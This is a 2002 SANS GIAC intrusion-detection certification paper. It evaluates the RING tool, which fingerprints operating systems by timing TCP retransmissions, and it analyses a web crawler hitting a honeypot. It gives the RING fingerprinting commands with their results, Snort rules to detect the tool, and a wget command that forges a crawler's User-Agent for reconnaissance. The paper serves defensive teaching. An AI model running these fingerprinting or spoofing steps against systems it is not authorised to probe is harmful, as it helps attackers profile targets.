Global Information Assurance Certification Paper

Intrusion Detection and Analysis: Theory, Techniques, and Tools

Tod A. Beardsley
SANS Lone Star , San Antonio, Texas, USA
March 11-15, 2002
GIAC GCIA Practical (version 3.1)
Submitted: May 8, 2002

Table of Contents

Table of Contents 2
Conventions Used in this Paper 3
Assignment #1: Describe the State of Intrusion Detection 4
  Ring out the old, RING in the new: OS Fingerprinting through RTOs. 4
    Summary 4
    A Note on Ethics 4
    Acquiring and Compiling RING 4
    How it Works 5
    Testing RING's Effectiveness 6
    Building a Fingerprint File 7
    The Moment of Truth 9
    A Silver Lining: RING Isn't Very Stealthy 10
    Impact and Countermeasures 11
    References 12
Assignment #2: Three Network Detects 13
  Detect #1: Inktomi's Slurp Webcrawler Visits a Honeypot 13
    Trace Log 13
    Source of Trace 13
    Detect was Generated by 13
    Probability the Source Address was Spoofed 14
    Description of the Attack 14
    Attack Mechanism 15
    Correlations 15
    Evidence of Active Targeting 16
    Severity 16
    Defensive Recommendation 17
    Multiple Choice Test Question 18
    References 19
  Detect #2: Nimda is Still Loose Inside my Perimeter 19
    Trace Log: 19
    Source of Trace 20
    Detect Was Generated By 21
    Probability the Source Address was Spoofed 21
    Description of the Attack 21
    Attack Mechanism 22
    Correlations 23
    Evidence of Active Targeting 23
    Severity 24
    Defensive Recommendations 24
    Multiple Choice Test Question 25
    References 26
  Detect #3: Unsolicited ICMP Packets and NAT Strangeness 27
    Trace Log 27

Source of Trace 28
Detect was Generated By 28
Probability the Source Address was Spoofed 28
Description of the Attack 29
Attack Mechanism 29
Correlations 30
Evidence of Active Targeting 30
Severity 31
Defensive Recommendation 31
Multiple Choice Test Question: 32
References 32
Assignment #3: Analyze This! 34
Executive Summary 34
Logs Analyzed 34
Most Frequent Events (Generated More than 10,000 Times) 35
Frequent Alert Details 36
Frequent Scan Details 41
Events of Interest: Alerts Concerning Trojan/Rootkit Activity 44
Trojan/Rootkit Details 44
Events of Interest: Unusual Scanning Activity 48
Unusual Scanning Details 49
Events of Interest: Out of Spec packets 52
Out of Spec Details 52
Top Five External Nimda Sources 54
Bandwidth Thieves 55
Conclusions and Defensive Recommendations 56
References 57
Appendix A: Tools Used for "Analyze This!" 61

Conventions Used in this Paper

Normal text looks like this: 12-point Times New Roman.

```
$ Commands look this like this: Indented, 10-point Courier New,
with a "$" to indicate a command line prompt.
```

Log entries look like this: Indented, 8-point Times New Roman, to minimize wrapped lines.

Figure 0: A sample

```
Command output, or text where fixed-width spacing is important for
readability, will look like this, 10-point Courier New. They will be
treated as screen shots, framed in a box like this, and labeled as
figures.
```

Assignment #1: Describe the State of Intrusion Detection

Ring out the old, RING in the new: OS Fingerprinting through RTOs.

Summary

By measuring the behavior of various operating systems' TCP retransmission timeout lengths (or RTOs), it is possible to distinguish between OSes on a network. Franck Veysset, Olivier Courtay, and Olivier Heen of the Intranode Research Team first published this concept in April, 2002, and their paper goes into appreciable detail in its discussion of this technique, the mechanisms by which TCP retransmission timers are computed, and OS fingerprinting in general.

To demonstrate this concept, the researchers simultaneously released a proof-of-concept tool which leverages this specific exposure: Remote Identification, Next Generation, or RING.

The goal of this paper is to explore RING's effectiveness as stand-alone OS fingerprinting tool, and offer suggestions of how an organization can protect themselves against RING specifically as well as future implementations of this concept.

A Note on Ethics

The Intranode paper documents the usefulness for security researchers and engineers to be able to remotely detect particular operating systems, apparently without any sort of authentication or provable authorization. The paper, while otherwise thorough, neglects to mention the obvious value these methods also have for unauthorized attackers in assessing potential targets for compromise. Perhaps this counterpoint was left out in hopes of avoiding legal or ethical responsibility for the misuse of their research -- I'm not sure what the legal climate in France is like these days (come to think of it, I'm not sure what it's like in the USA, either.)

For the purposes of this paper, I will be treating RING as purely an attacker's tool. While I agree that remote OS fingerprinting is certainly part of legitimate "white hat" security work, I believe RING and future derivatives will be used at least as often by the unscrupulous and the criminal.

Acquiring and Compiling RING

Source URIs:

http://www.tcpdump.org/release/libpcap-0.7.1.tar.gz (BSD License)
http://www.intranode.com/pdf/techno/ring-0.0.1.tar.gz (GNU Public License)
http://www.packetfactory.net/Projects/Libnet/dist/libnet.tar.gz (BSD License)

http://prdownloads.sourceforge.net/libdnet/libdnet-1.2.tar.gz (BSD License)

RING is only semi-standalone, since it also requires libnet (by Mike D. Schiffman) and libdnet (by Dug Song) for packet construction and filtering capabilities. And like most other useful Ethernet packages, it requires libpcap for packet capturing. The INSTALL instructions mention libdnet 1.2 specifically, but 1.4 seems to work fine.


RING is comes in two flavors: source for Linux 2.4, and source for everyone else. I fall into the "everyone else" category, since I'm on the Linux 2.2.17 kernel, running the Debian Potato (testing) Linux distribution.

RING is also available as an patch for nmap, and installation instructions are provided in a later nmap-hackers post. I haven't experimented with either of these versions; according to the authors, they are all functionally identical.

How it Works

RING relies on intentionally creating a half-open connections with a target. This concept is not new in and of itself; it is the basis of all "SYN Flooding" denial-of-service attacks. In a September, 1996 advisory, CERT/CC illustrated a normal TCP three-way handshake:

Figure 1.1: A typical TCP three-way handshake[*]



By silently dropping the target's SYN-ACK, RING never completes the handshake, and never sends the final ACK. While the goal of SYN flooding is to exhaust the target's network resources by sending many SYNs and never ACKing them, RING's goal is to measure the time between each successive SYN-ACK retransmission.

None of the RFCs regarding TCP's retransmission timeout explicitly state what it must be set at and how it increases over successive attempts[**]. So, each TCP stack has its own

[*] ASCII art courtesy of CERT/CC: http://www.cert.org/advisories/CA-1996-21.html

[**] RFC 793 provides only an example of how to compute the RTO. RFC 1122 provides an explicit algorithm, but only suggests its use (with the keyword "SHOULD," as opposed to "MUST"). RFC 2998 upgrades this algorithm's requirement to a "MUST," but still merely suggests intitial RTO of 2.5 to 3 seconds.)

implementation. By building a fingerprint list of known timeouts associated with particular operating systems, then, it gets very easy to start guessing operating systems.

It's important to stress that this information is gathered by sending only a single, normal SYN packet. This is what makes RTO measuring stand out from other means of guessing OSes, since it is both efficient and difficult to detect. In his seminal 1999 paper, Fyodor discusses many methodologies for OS fingerprinting, but all rely on either a sequence of packets (as in TCP Initial Sequence Number sampling), or abnormally formed packets (such as the various scans involving TCP flags and options).

Testing RING's Effectiveness

I have selected a variety of targets to represent a rich (if Windows-heavy) environment, and I plan to run RING against these devices, three times each, using an empty fingerprint list. After completing this first pass, I will average and smooth out the measured RTOs, and use those values to build a new fingerprint list. Finally, I will run RING against a second, identical set of devices.

The expectation is RING will correctly identify the devices on the second pass by using the results of the first. To monitor the test and measure RING's stealth, I will be logging with the ever popular packet analyzer, tcpdump.

As a control, I will be using netcat (the "TCP/IP Swiss army knife" by Hobbit) to establish connections to the same devices on the same ports, and logging these sessions as well. The goal here is to compare normal SYN packets with RING's, and detect any indicators which could be used as an IDS signature.

Table 1.1: First pass set

IP Address	Port	OS / Device
10.1.220.31	23	SunOS 5.6
10.1.251.12	23	Red Hat 7.0 (Linux 2.2.16-22enterprise)
10.2.27.12	23	Cisco Catalyst 2948G Router
10.2.27.14	23	Extreme Networks Summit 48 Router
10.2.108.16	23	Dell TrueMobile Wireless Access Point
10.2.11.203	80	LexMark Optra S2450 Printer
10.1.21.167	139	Windows NT 4.0 Server SP5
10.1.68.160	139	Windows NT 4.0 Server SP6
10.3.9.248	139	Windows 2000 Advanced Server (SP1)
10.1.54.211	139	Windows 2000 Advanced Server (SP2)
10.1.54.199	139	Windows XP Professional

Table 1.2: Second pass set

IP Address	Port	OS / Device
10.1.220.30	23	SunOS 5.6
10.1.251.25	23	Red Hat 7.0 (Linux 2.2.16-22enterprise)
10.2.52.11	23	Cisco Catalyst 2948G Router
10.2.27.15	23	Extreme Networks Summit 48 Router
10.2.108.15	23	Dell TrueMobile Wireless Access Point
10.2.11.204	80	LexMark Optra S2450 Printer
10.1.216.126	139	Windows NT 4.0 Server SP5
10.1.158.67	139	Windows NT 4.0 Server SP6
10.1.183.49	139	Windows 2000 Advanced Server (SP1)
10.1.80.172	139	Windows 2000 Advanced Server (SP2)
10.1.54.131	139	Windows XP Professional

Building a Fingerprint File

I want to capture all TCP traffic to or from my laptop (IP address 10.1.54.38), and write it to tcpdump-ring.log in binary format:

```
$ tcpdump -i eth0 -w tcpdump-ring.log 'tcp and host 10.1.54.38'
```

In another command shell, I'll write the OS name to firstpass-results.log, and run RING against the target IP, 10.1.54.28, writing the results also to firstpass-results.log. I'll do this three times for each device on the list.

```
$ echo 'TEST SunOS 5.6' >> 1pass.log ; ./ring -d 10.1.220.31 -s
10.1.54.38 -p 23 -f /dev/null -i eth0 >> 1pass.log
```

Repeat this for each target. Note that RING requires a fingerprint file, but since I don't care about matching at this point, I gave it /dev/null.

At the end of the first pass, I have a results log that looks like this:

```
TEST SunOS 5.6
3494016 6399768 12799690 25599038
OS: Nothing Match
3495820 6399831 12799648 25599036
OS: Nothing Match
3497260 6399804 12799659 25599107
OS: Nothing Match
TEST Red Hat 7.0
3148430 6499923 12499495 24499283
OS: Nothing Match
3497575 6499676 12499318 24499545
OS: Nothing Match
3085932 6499852 12499549 24499319
[...etc...]
TEST Microsoft Windows XP Professional
3011842 6015190
OS: Nothing Match
```

2882513 6015162
OS: Nothing Match
2858048 6015166
OS: Nothing Match

Each set of numbers in the above is the time, in milliseconds, each subsequent SYN-ACK is received from the target. For example, my first test was against a SunOS 5.6 server, and it resent its SYN-ACK 3.49~ seconds after the first SYN-ACK, then 6.39~, 12.79~, and finally 25.59~ seconds after that. I can compare this to my tcpdump log to verify RING's times*:

Initial SYN:

12:20:54.736268 10.1.54.38.1451 > 10.1.220.31.23: S 221002:221002(0) win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>

First SYN-ACK response:

12:20:54.736749 10.1.220.31.23 > 10.1.54.38.1451: S 1812524980:1812524980(0) ack 221003 win 10136 <nop,nop,timestamp 246683108 79877292,nop,wscale 0,mss 1460> (DF)

Subsequent SYN-ACK responses:

12:20:**58.230776** 10.1.220.31.23 > 10.1.54.38.1451: S 1812524980:1812524980(0) ack 221003 win 10136 <nop,nop,timestamp 246683458 79877292,nop,wscale 0,mss 1460> (DF)
12:21:**04.630542** 10.1.220.31.23 > 10.1.54.38.1451: S 1812524980:1812524980(0) ack 221003 win 10136 <nop,nop,timestamp 246684098 79877292,nop,wscale 0,mss 1460> (DF)
12:21:**17.430234** 10.1.220.31.23 > 10.1.54.38.1451: S 1812524980:1812524980(0) ack 221003 win 10136 <nop,nop,timestamp 246685378 79877292,nop,wscale 0,mss 1460> (DF)
12:21:**43.029274** 10.1.220.31.23 > 10.1.54.38.1451: S 1812524980:1812524980(0) ack 221003 win 10136 <nop,nop,timestamp 246687938 79877292,nop,wscale 0,mss 1460> (DF)

So, after averaging and smoothing the RTO's reported by RING, I now have a working fingerprint list for a variety of devices:

Figure 1.2: RING fingerprint file

```
SunOS_5.6_Server                          3490000 6390000 12790000
25590000
Red_Hat_7.0_Server                        3000000 6490000 12490000
24490000
Cisco_Catalyst_2948G_Router               5700000 12150000 24320000
Extreme_Networks_Summit48_Router          5400000 11990000 23990000
Dell_TrueMobile_Wireless_Access_Point     5600000 23990000
Lexmark_Optra_S2450_Printer               480000 990000 1990000
3990000 7990000 15980000 19950000
Windows_NT_4.0_Server                     3100000 6560000 13120000
Windows_2000_Advanced_Server              3170000 6560000
Windows_XP_Professional                   2800000 6010000
```

I noticed different service pack versions of the same Windows platform did not seem to affect RTO times. This discovery was quite a relief, since patch level information is invaluable to a directed attacker. On the other hand, different Windows platforms do

* tcpdump's log is slightly off of RING's, but no more than 10 miliseconds or so. This is probably because they're both running on the same machine and same NIC.)

return different RTOs. Compare this with nmap's OS fingerprinting scan results against my first Windows NT 4.0 server on port 139:

Figure 1.3: Nmap OS fingerprinting scan results:

```
$ nmap -O -n 10.1.21.167 -p 139
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (10.1.21.167):
Port       State       Service
139/tcp    open        netbios-ssn

Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Nmap lumps together three different Microsoft operating systems in one guess, while RING aims to be much more discriminate. Nmap also complains about having just one open source port to work with, while RING is designed to query just one port. (This is important if the user wanted to fingerprint, say, a secured webserver across the Internet, and all of its ports but 443 (https) were closed).

The Moment of Truth

Using my new fingerprint file, I ran RING against my second, identical set of target devices. Some are on the same subnets as the first set, others are not. Since RING takes care of network variance by first calculating normal round-trip times, their locations shouldn't matter.

```
$ echo 'RINGing 10.1.220.30 on port 23...' >> 2pass.log;
./ring -d 143.155.220.30 -s 10.1.54.38 -p 23 -f
./tod.fingerprints -i eth0 >> 2pass.log ; tail -n 4 secondpass-
results.log
```

This was repeated for each target device, and the results are below.

```
RINGing 10.1.220.31...
3498885 6402668 12796759 25599115
OS:SunOS_5.6_Server
distance:37427
RINGing 10.1.251.25...
3053171 6498470 12497390 24494537
OS:Red_Hat_7.0_Server
distance:73568
RINGing 10.2.52.11...
5739047 12163749 24315294
OS:Cisco_Catalyst_2948G_Router
distance:57502
RINGing 10.2.27.15...
6175469 11998882 23999106
OS:Extreme_Networks_Summit48_Router
distance:793457
RINGing 10.2.108.15 on port 23...
5506467 23998596
```

OS:Dell_TrueMobile_Wireless_Access_Point
distance:102129
RINGing 10.2.11.204 on port 80...
496166 998933 1998414 3996819 7993630 15967284 19984153
OS:Lexmark_Optra_S2450_Printer
distance:90831
RINGing 10.1.216.126 on port 139...
3223184 6562341 13124753
OS:Windows_NT_4.0_Server
distance:130278
RINGing 10.1.158.67 on port 139...
2950250 6006357 12017156
OS:Windows_NT_4.0_Server
distance:1806237
RINGing 10.1.183.49 on port 139...
2970859 6034588
OS:Windows_XP_Professional
distance:195447
RINGing 10.1.80.172 on port 139...
3257860 6562329
OS:Windows_2000_Advanced_Server_SP2
distance:90189
RINGing 10.1.54.131 on port 139...
2938810 5907769
OS:Windows_XP_Professional
distance:241041

RING successfully identified the device in ten of the eleven cases. The only miss was 10.1.183.49, and even then, RING was close -- it's really Windows 2000 Advanced Server (SP1), but RING reported it as a Windows XP Professional workstation.

Looking at these results, RING has proved to be very accurate for at least these sample targets, and I have no doubt that, given enough fingerprint samples, RING can be an effective tool for remotely fingerprinting virtually any TCP device with at least one open port.

A Silver Lining: RING Isn't Very Stealthy

True, RING does send only a single SYN packet, and is neccisarilty slow enough to evade standard portscan-detecting thresholds, there is some good news for network defenders. RING has a flaw in its implementation which gives away its presence. Below is the tcpdump log of a number of RING's initial SYNs:

```
$ tcpdump -n -r tcpdump-ring.log 'src host 10.1.54.38 and tcp[13]
& 2 != 0"
```

12:20:54.736268 10.1.54.38.1451 > 10.1.220.31.23: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>
12:22:03.222172 10.1.54.38.1452 > 10.1.220.31.23: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>
12:23:17.248246 10.1.54.38.1457 > 10.1.220.31.23: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>
12:25:28.561043 10.1.54.38.1459 > 10.1.251.12.23: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>
12:27:45.208158 10.1.54.38.1469 > 10.1.251.12.23: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>
12:28:52.117392 10.1.54.38.1470 > 10.1.251.12.23: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>
[...etc...]
13:02:00.928313 10.1.54.38.1712 > 10.1.54.199.139: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>

13:03:05.803371 10.1.54.38.1716 > 10.1.54.199.139: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>
13:04:11.994878 10.1.54.38.1731 > 10.1.54.199.139: **S 221002:221002(0)** win 1024 <mss 1460,sackOK,timestamp 79877292 0,nop,wscale 0>

I noticed immediately that the initial sequence number and the timestamp are identical for every scan. Exploiting this, I can write a pair of Snort rules to detect RING activity, like so:

Figure 1.4: Snort rules for RING

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (flags: S; seq: 221002;
msg:"SCAN RING v.0.0.1 scan"; classtype: attempted-recon;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (flags: SA; ack:221003;
msg:"SCAN RING v.0.0.1 scan response."; classtype: successful-recon-
limited;)
```

Big caveats: These rules are strictly tentative. Since I haven't compiled RING anywhere else, I can't verify that the initial sequence numbers or timestamp values don't vary from platform to platform, or even machine to machine. To be fair, the authors released RING as version 0.0.1, and merely as a proof-of-concept tool. Though I'm certainly no C debugger, I suspect that adding some randomness to fix this predictable behavior would require only trivial effort.

Impact and Countermeasures

The one type of service which is most impacted by RING and the concepts behind it is the virtual honeypot/honeynet. These systems rely on misleading attackers into believing they are attacking, say, a Windows server, when the real machine is in fact a Linux box. Reliably impersonating other OSes, in light of this exposure, will be much more difficult to pull off. Fortunately, it appears that some of the concepts presented by Rob Beck may help – specifically, using a user-space packet mangler like Netfilter/IPTables to enforce a misleading RTO on all outgoing packets.

As for everyone else, the most direct way to defend against this exposure would be for vendors to reimplement their TCP stacks and force the RTO to conform to some uniform standard. In the meantime, engineers can rearchitect their networks to place important, hardened servers behind intermediate devices -- this solution already foils Netcraft's proprietary OS fingerprinting methods, since the proxy, not the "real" server, does all the talking to the outside world.

But, these are fairly extreme and expensive countermeasures in the face of this information leakage. Obfuscating this information only fools attackers who actually care what OS is running. Most automated attacks don't look before they leap -- Nimda, for example, is perfectly happy trying IIS vulnerabilities against Apache servers. To quote Elizabeth Zwicky, "you get rid of attackers by getting rid of vulnerabilities,"[*] not by hiding them.

[*] "Fun with Vulnerability Scanners" by Elizabeth Zwicky: http://www.counterpane.com/crypto-gram-0112.html#9

References

Beck, Rob. "Passive-Aggressive Resistance: OS Fingerprint Evasion." Linux Journal. Sep 1, 2001. URL: http://www.linuxjournal.com/article.php?sid=4750 (May 4, 2002).

Braden, R. “RFC 1122: Requirements for Internet Hosts -- Communication Layers.” Oct 1989. URL: http://www.ietf.org/rfc/rfc1122.txt (May 4, 2002).

CERT Coordination Center. “CERT® Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks.” Nov 29, 2000. URL: http://www.cert.org/advisories/CA-1996-21.html (May 4, 2002).

Clark, Mark. "Virtual Honeynets." Nov 7, 2001. URL: http://online.securityfocus.com/infocus/1506 (May 3, 2002).

Courtay, Olivier. "OS fingerprinting technique." Neohapsis Archive: NMAP-hackers. Apr 18, 2002. URL: http://archives.neohapsis.com/archives/nmap/2002/0015.html (May 3, 2002).

Fyodor. "Remote OS Detection via TCP/IP Stack Fingerprinting." Apr 10, 1999. URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.html (May 4, 2002).

Information Sciences Institute. “RFC 793: Transmission Control Protocol. Sep 1981. URL: http://www.ietf.org/rfc/rfc793.txt (May 4, 2002).

Hobbit. “Netcat 1.10.” Mar 20, 1996. URL: http://www.atstake.com/research/tools/nc110.txt (May 4, 2002).

Netcraft. “Netcraft Frequently Asked Questions.” 2000. URL: http://uptime.netcraft.com/up/accuracy.html (May 4, 2002).

Paxon and Allman. "RFC 2988: Computing TCP's Retransmission Timer." Nov 2000. URL: http://www.ietf.org/rfc/rfc2988.txt (May 4, 2002).

Roesch and Green. “Snort User’s Manual Chapter 2: Writing Snort Rules.” Snort User’s Manual. URL: http://www.snort.org/docs/writing_rules (May 4, 2002).

Tcpdump.org (Originally: Lawrence Berkeley National Laboratory). “Tcpdump/libpcap.” URL: http://www.tcpdump.org (May 4, 2002).

Veysset, Courtay, and Heen. “New Tool and Technique For Remote Operating System Fingerprinting.” Intranode Research Team Articles. Apr 2002. URL: http://www.intranode.com/pdf/techno/ring-full-paper.pdf (May 4, 2002).

Zwicky, Elizabeth. “Fun with Vulnerability Scanners.” Crypto-Gram Newsletter. Dec 15, 2001. (Reprinted from Dr. Dobb's Journal. Nov 2001.) URL: http://www.counterpane.com/crypto-gram-0112.html#9 (May 4, 2002).

Assignment #2: Three Network Detects

For this assignment, I chose three detects: One which is relatively harmless, one which is fairly alarming, and one which is simply mysterious. The intent here is to illustrate this range of possibilities which intrusion analysts are faced with in a real-world environment.

Detect #1: Inktomi's Slurp Webcrawler Visits a Honeypot

Trace Log

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-03-19 03:01:53
#Fields: date time c-ip cs-username s-computername cs-uri-stem cs-uri-query sc-status sc-bytes cs(User-Agent) cs(Cookie)
cs(Referer)

2002-03-19 17:58:42 216.35.116.90 - MYHONEYPOT /robots.txt - 404 772 Mozilla/3.0+(Slurp/si;+slurp@inktomi.com
+http://www.inktomi.com/slurp.html) - -

2002-03-19 17:58:42 216.35.116.90 - MYHONEYPOT / - 403 483
Mozilla/3.0+(Slurp/si;+slurp@inktomi.com;+http://www.inktomi.com/slurp.html) - -
```

Source of Trace

A web crawler has attempted to index my site. While this is normally a fairly mundane event, the target host is what makes it interesting -- this is my Microsoft IIS honeypot, a web server which serves no real content and exists only to attract attacks. There's no reason for legitimate users to access this machine, so *all* traffic is reviewed with a suspicious eye.

Aside from the lack of content, MYHONEYPOT is representative of a typical Windows NT 4.0, IIS 4.0 web server in my company's environment. It has the same configuration as our standard build, is on the same patch schedule as its DMZ peers, and is subject to the same network monitoring and alerting as any other production server. In fact, our first level support in the Network Operations Center is not aware this machine is a honeypot. The only difference, really, is the fact that its logs are a whole lot smaller. All that's recorded are attack attempts – no normal user activity clutters it up.

Unfortunately, I do not have day-to-day access to a network-level IDS in my environment, since at the time of this writing, I'm merely an operations engineer. My security responsibilities end with the OS and the applications on the particular servers I'm responsible for.

Detect was Generated by

The output was generated by Microsoft IIS 4.0 W3C extended logging. The table below breaks down what each element represents:

Table 2.1.1: Elements of a W3C extended log

date	Date
time	Time
c-ip	Client IP Address
cs-username	User Name
s-computername	Server Name
cs-uri-stem	URI Stem
cs-uri-query	URI Query
sc-status	Http Status
sc-bytes	Bytes Sent
cs(User-Agent)	User Agent
cs(Cookie)	Cookie
cs(Referer)	Referer

IIS logs are recorded as a space-delimitated flat text file, and can serve as a fairly decent application-level, host-based IDS if used in conjunction with an automated log scraper. However, since MYHONEYPOT is a honeypot, no scraping beyond a simple copy is required -- all activity on this machine is suspect, so all activity is potentially malicious and worthy of review.

Probability the Source Address was Spoofed

This command:

```
% host 216.35.116.90
```

perfoms a lookup on 216.35.116.90, and returns, “si3000.inktomi.com.” This is one of Inktomi's webcrawler machines, so we know the IP address wasn't randomly crafted.

Further, since this detect is from the application layer of a web server, we can safely assume the three-way handshake to establish TCP communication has already taken place for this session.

Finally, we can see that the client checked for the presence of a robots.txt file on the server -- a very typical first step for most well-behaved webcrawlers.

Chances are very good that this is normal traffic from Inktomi's webcrawler -- we have no reason to suspect otherwise.

Description of the Attack

Slurp is designed to seek out new web sites and catalog them for Wired's HotBot and other subscribing search engines. It is unclear how exactly Inktomi discovered my

honeypot -- presumably, they generate lists of IP addresses based on known net blocks, and have some method for indexing new content.

Since my employer owns a publicly-addressable (and popular) Class B net block, it's not surprising that the crawlers would sniff around my neighborhood looking for new websites fairly regularly.

Inktomi discusses Slurp and its behavior at a very high level on their web site, at http://www.inktomi.com/slurp.html.

Attack Mechanism

Is it a stimulus or response: Stimulus. I sure didn't tell Inktomi about my honeypot.
Affected Service: Web service (IIS 4.0) on port 80/tcp.
Known Vulnerabilities/Exposures: None -- this server is fully patched and hardened.
Attack Intent: Inktomi has been indexing the Internet for years. This is an normal event.

Details: The first thing this (and any other well-behaved) web crawler does is check for the existence of a robots.txt file in the web root. We see this in the URI request (cs-uri-stem) field of the log. Since we don't serve any content at all, Slurp didn't see a robots.txt. Based on this, it assumed that all web crawlers were welcome on this site.

If MYHONEYPOT were an actual content-serving IIS machine, and had a robots.txt file, Slurp would have parsed it according to the Robots Exclusion Protocol. This protocol is the standard method for web site administrators to let the web crawlers know how they would like their site indexed, if at all (see section 9, Defensive Measures, below).

Next, we see Slurp's second (and final) HTTP connect. It happens in the same second, since it didn't take too long to parse that nonexistent robots.txt. Slurp attempts to index the web root ("/"), but gets a 403 error -- web server talk for "Go Away." This is expected, because directory browsing on MYHONEYPOT (and every other web server at my company), is not allowed.

Since there's no where else to go here, Slurp goes on to its next target, what ever that might be.

Correlations

Every webmaster on Earth has traffic like this logged, from Inktomi and a host of other big web crawling outfits. (The most complete list of robots can be found at The Web Robots Database, at http://www.robotstxt.org/wc/active.html.)

Slurp's signature its HTTP User-Agent request field. According to The Web Robots Pages, it is supposed to be "Slurp/2.0." We see in our log, though, that Inktomi either upgraded their crawler to version "si" and didn't tell anyone, or the Robots people haven't been keeping up.

Evidence of Active Targeting

Somewhat surprisingly, Inktomi appears to have targeted this IP specifically. There don't appear to be Slurp-related entries in the logs nearby content-serving machines (1.2.3.3 and 1.2.3.5) for the surrounding weeks. Further, Slurp appears to have been hitting MYHONEYPOT every four to six days since the beginning of the year.

My bet is that Inktomi keeps a database of IPs that listen on port 80, but appear to serve no content. They then poll these non-serving web sites fairly often to see if/when they start to do something interesting. Once a site starts serving content, the crawler pulls back. Inktomi appears most interested in new content, and not as mindful of when content changes.

Severity

Severity is calculated using the formula:

(Target's Criticality + Attack Lethality) - (System defense + Network defense)

Each element is worth 1 to 5 points, and the arithmetic gives us a range of -8 to +8.

Criticality	It's a web server, but it's only a non-business-critical honeypot	**+3**
Lethality	This is pure recon, by a well-known organization.	**+1**
System	Patched, hardened, actively maintained, running antivirus countermeasures, in a secure data center, and subject to event monitoring.	**-5**
Network	This machine is supposed to get hit from the Internet -- but only on port 80 or port 443. All other ports are blocked through router ACLs.	**-3**

According to calc.exe, this gives me a Severity score of **-4**. A pretty trivial event, and one I wouldn't normally pay much attention to.

So, why am I analyzing this at all? Mainly because this was an outside access to an unadvertised honeypot -- remember, all traffic bound for 1.2.3.4 is automatically suspicious, since there is no legitimate traffic bound for this IP.

Further, web crawlers are ubiquitous and pervasive; thus, it's fairly easy to impersonate one and gather some intelligence about a targeted network without arousing too much suspicion. In fact, let's take a look at how an attacker could take advantage of this well-known and expected event.

Imagine someone evil at 192.168.13.13 with GNU wget ran the following against my honeypot:

```
$ wget --server-response --user-
agent='Mozilla/3.0+(Slurp/si;+slurp@inktomi.com;+http://www.inkto
mi.com/slurp.html)' http://1.2.3.4/robots.txt
```

This command would produce for the attacker:

Figure 2.1.1: Wget data

```
--20:16:41--  http://1.2.3.4/robots.txt
           => `robots.txt'
Connecting to 1.2.3.4:80... connected!
HTTP request sent, awaiting response... 404 Object Not Found
2 Server: Microsoft-IIS/4.0
3 Date: Tue, 26 Mar 2002 02:16:34 GMT
4 Set-Cookie: SITESERVER=ID=[hex stuff]; expires=Monday, 01-Jan-2035
00:00:00 GMT; path=/
5 Expires: Thu, 01 Dec 1994 16:00:00 GMT
6 Content-Length: 461
7 Content-Type: text/html
8
20:16:41 ERROR 404: Object Not Found.
```

Meanwhile, he gets to report this to my web log:

> 2002-03-26 02:16:34 192.168.13.13 - MYHONEYPOT /robots.txt - 404 754
> Mozilla/3.0+(Slurp/si;+slurp@inktomi.com;+http://www.inktomi.com/slurp.html) - -

So, unless the we notice this request comes from a non-Inktomi IP, we would probably assume this was just another search engine pinging our site and not think twice about it. Meanwhile, the attacker now knows that we're running NT 4.0, IIS 4.0, and Site Server out in our DMZ. Also, since the attacker got a 404 (HTTP Not Found) on robots.txt, he can guess that we don't care much about web crawlers, for what that's worth.

None of this information leakage is a state secret, but by crafting one's User-Agent headers to that of a well-known site indexer, one has a slightly better chance to step through a targeted DMZ without raising a fuss.

Defensive Recommendation

If this were a real web server, and if we had it in for search engines and wanted to chase their indexing agents away, we would create a robots.txt file in our web root that had the single entry of:

Figure 2.1.2: Sample robots.txt file

```
User-Agent:*
Disallow: /
```

This will direct all crawlers to not look at any URI on our site that begins with a forward slash -- in other words, sensible spiders will ignore our site and dutifully go away.

(Note: robots.txt can be a more exciting than the example above, and can be tailored for specific agents and specific trees of content. A good syntax guide can be found at http://www.robotstxt.org/wc/norobots.html. We could also include the Robots Exclusion META tag in our HTML, but that's usually best if we only have a few pages we don't want to have indexed, or if we had a serious lack of control over our web server.)

However, these countermeasures only work with web crawlers which play by the rules and respect the Robot Exclusion Protocol.

